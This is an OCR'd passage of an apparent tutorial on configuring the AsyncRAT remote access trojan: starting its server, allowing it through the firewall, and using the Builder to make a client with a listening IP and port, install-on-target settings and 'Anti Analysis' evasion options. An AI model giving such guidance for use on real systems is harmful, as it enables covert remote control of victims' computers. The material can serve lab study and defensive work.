
Wait till you get the “Build succeeded” message. Ignore the warnings.






Click on “Start AsyncRAT”. Since this port is usually blocked by Window
-s Firewall, you will get a Windows security alert asking you if you want to a
-llow access to it. Click on “Allow access”.

This part of the page has been intentionally left blank




Doing this will display the interface of the AsyncRAT server. The server is ready. It's time to create a client. Right click on the interface of AsyncRAT server.

This part of the page has been intentionally left blank




In the menu that opens, click on “Builder”. A new window opens. Enter th -e listening IP and port values. If you want to use pastebin, select the option.

This part of the page has been intentionally left blank




From the “Install tab”, select if you want to install the client on the target system or not. If you select “OFF”, it will not be installed.

This part of the page has been intentionally left blank




From the “Misc” menu, you can enable some of the miscellaneous options AsyncRAT supports. These include Mutex, enabling “Anti Analysis” featur -e and adding delay etc.

This part of the page has been intentionally left blank

